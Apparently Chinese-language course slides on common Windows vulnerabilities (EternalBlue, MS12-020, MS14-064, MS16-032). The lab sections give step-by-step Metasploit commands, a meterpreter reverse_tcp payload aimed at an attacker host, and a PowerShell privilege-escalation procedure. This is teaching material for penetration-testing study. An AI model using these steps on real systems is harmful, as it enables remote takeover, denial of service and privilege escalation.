网络安全课程

系统安全介绍

目标

- 学完本课程后，您将能够:
  - 了解windows操作系统常见溢出漏洞
  - 了解Windows操作系统常见提权漏洞

目录

系统漏洞简介

- 系统漏洞
  - 是指某个程序(包括操作系统)在设计时未考虑周全，当程序遇到一个看似合理，但实际无法处理的问题时，引发的不可预见的错误。部分漏洞会影响到的范围会很大，包括系统本身及其支撑软件，网络客户和服务器软件，网络路由器和安全防火墙等。换而言之，在这些不同的软硬件设备中都可能存在不同的安全漏洞问题。在不同种类的软、硬件设备，同种设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各自不同的安全漏洞问题。

- windows系统漏洞
  - 一个windows系统从发布的那一天起，随着用户的深入使用，系统中存在的漏洞会被不断暴露出来，这些早先被发现的漏洞也会不断被系统供应商：微软公司发布的补丁软件修补，或在以后发布的新版系统中得以纠正。而在新版系统纠正了旧版本中具有漏洞的同时，也会引入一些新的漏洞和错误。因而随着时间的推移，旧的系统漏洞会不断消失，新的系统漏洞会不断出现。系统漏洞问题也会长期存在。


Windows历年漏洞提交量

MSF渗透工具框架

- https://www.metasploit.com/
- The world’ s most used penetration testing framework
- Metasploit项目是一个旨在提供安全漏洞信息计算机安全项目，可以协助安全工程师进行渗透测试（penetration testing）及入侵检测系统签名开发。
- Metasploit项目最为知名的子项目是开源的Metasploit框架，一套针对远程主机进行开发和执行“exploit代码”的工具。其他重要的子项目包括Opcode数据库、shellcode文件、安全研究等内容。
- Metasploit项目知名的功能还包括反取证与规避工具，其中的某些工具已经内置在Metasploit Framework里面。


永恒之蓝漏洞（wannacry）介绍

- 2017年4月14日晚,黑客团体Shadow Brokers（影子经纪人）公布一大批网络攻击工具，其中包含“永恒之蓝”工具，“永恒之蓝”利用Windows系统的SMB漏洞可以获取系统最高权限。5月12日，不法分子通过改造“永恒之蓝”制作了wannacry勒索病毒，英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业内网和政府机构专网中招，被勒索支付高额赎金才能解密恢复文件。针对永恒之蓝，微软给出的编号为MS-17010.



永恒之蓝漏洞影响

- 永恒之蓝漏洞是近十年中影响较大windows漏洞，其影响范围之广，实属罕见。该漏洞影响全球百万台机器，现在还未全部消灭，事情已经过去两年，国内现在每小时仍有攻击在发生。



永恒之蓝漏洞验证介绍

- **漏洞实验环境：**
  - 攻击机：Kali linux系统，metasploit攻击框架
  - 靶机：Win7 系统
- **漏洞验证步骤：**
  1. msfconsole //打开metasploit攻击框架
  2. search smb_ms17_010 //使用search 查找ms17_010利用工具目录
  3. use auxiliary/scanner/smb/smb_ms17_010 //使用扫描模块
  4. use exploit/windows/smb/ms17_010_eternalblue //调用攻击模块
  5. exploit 开始攻击
  6. 攻击成功
- 永恒之蓝漏洞利用过程基本如上所述，更细节内容需要大家再进行探索（漏洞为典型的栈溢出漏洞，对于想深入了解栈溢出漏洞是一个很好的例子）


MS12-020漏洞介绍及利用


- MS12-020漏洞是微软在12年发布的一个windows系统漏洞，该漏洞针对于windows xp和windows sever 2003等系统。攻击者通过该漏洞对目标主机进行攻击，可导致目标主机蓝屏。

- **本次实验环境:**
  - 靶机win7，开启3389端口
  - 攻击机：kali2.0.

MS12-020漏洞实验步骤

- MS12-020是一个极具代表性的rdp服务溢出漏洞，感兴趣的同学可进一步深入学习。
  1. Msfconsole //启动metasploit
  2. Use auxiliary/scanner/rdp/ms12_020_check //加载检测模块
  3. Use auxiliary/scanner/rdp/ms12_020_maxchannelids 加载攻击模块
  4. Run //开始利用攻击
  5. 攻击成功






MS14-064漏洞利用介绍

- MS14-064 漏洞是14年发布的漏洞，该漏洞通过Windows OLE技术模块溢出进行远程代码执行攻击。远程攻击者可以利用此漏洞构造的恶意网站，用户访问恶意网站后，可实现对用户机器实现任意控制。

- **本次实验环境:**
  - 靶机win7
  - 攻击机：kali2.0

MS14-064实验步骤

1. Msfconsole //启动metasploit
2. use exploit/windows/browser/ms14_064_ole_code_execution加载攻击模块
3. Set payload windows/meterpreter/reverse_tcp //设置反弹模块
4. Set uripath test //设置路径
5. Set lhost x.x.x.x //设置主机
6. Run //开始攻击



Windows 本地提权

- **Windows本地提权简介:**
  - 在渗透测试中，提升自己的权限是经常遇到的问题，往往在渗透中最容易获取的权限就是一个webshell，但是由于权限较低，无法执行一些特定命令进行进一步渗透，这时候就需要通过本地提权，获取一个高权限shell，便于我们更进一步扩大渗透成果。

- 微软官方时刻关注列表网址：

https://technet.microsoft.com/zh-cn/library/security/dn639106.aspx

CVE-2016-0099 提权漏洞介绍

- 实验步骤：

1. 入侵windows系统后，查看当前用户权限,发现为普通权限，我们需要提升为system权限
2. 将附录中代码保存为Invoke-MS16-032.ps1
3. 打开CMD 后，在其内输入 powershell -ExecutionPolicy Bypass,确保可以调用powershell
4. 执行 Import-Module .\Invoke-MS16-032.ps1 （导入powershell 函数）
5. 执行 Invoke-MS16-032 （执行powershell 函数）
6. 成功获取到系统权限

总结

- 运用Metasploit可以实现对win7系统攻击，整个过程较为简单，但是需要特别细心，针对不同的漏洞，在MSF终端中配置的操作方法和最后得到的结果也会不一样，在决定利用哪个漏洞前，应先弄清楚该漏洞的原理，具体信息，通过哪些网络端口攻击等，这样才能更好的完成一次渗透。
- 这里所举漏洞的是Windows的常见漏洞，如果你想真正了解更多，需要投入大量的精力去研究windows系统特性, 这次实验只能说包含常见的手法，更多的思路需要大家自己去发现实践。

思考

- 如何防止系统被入侵?


谢 谢
www.huawei.com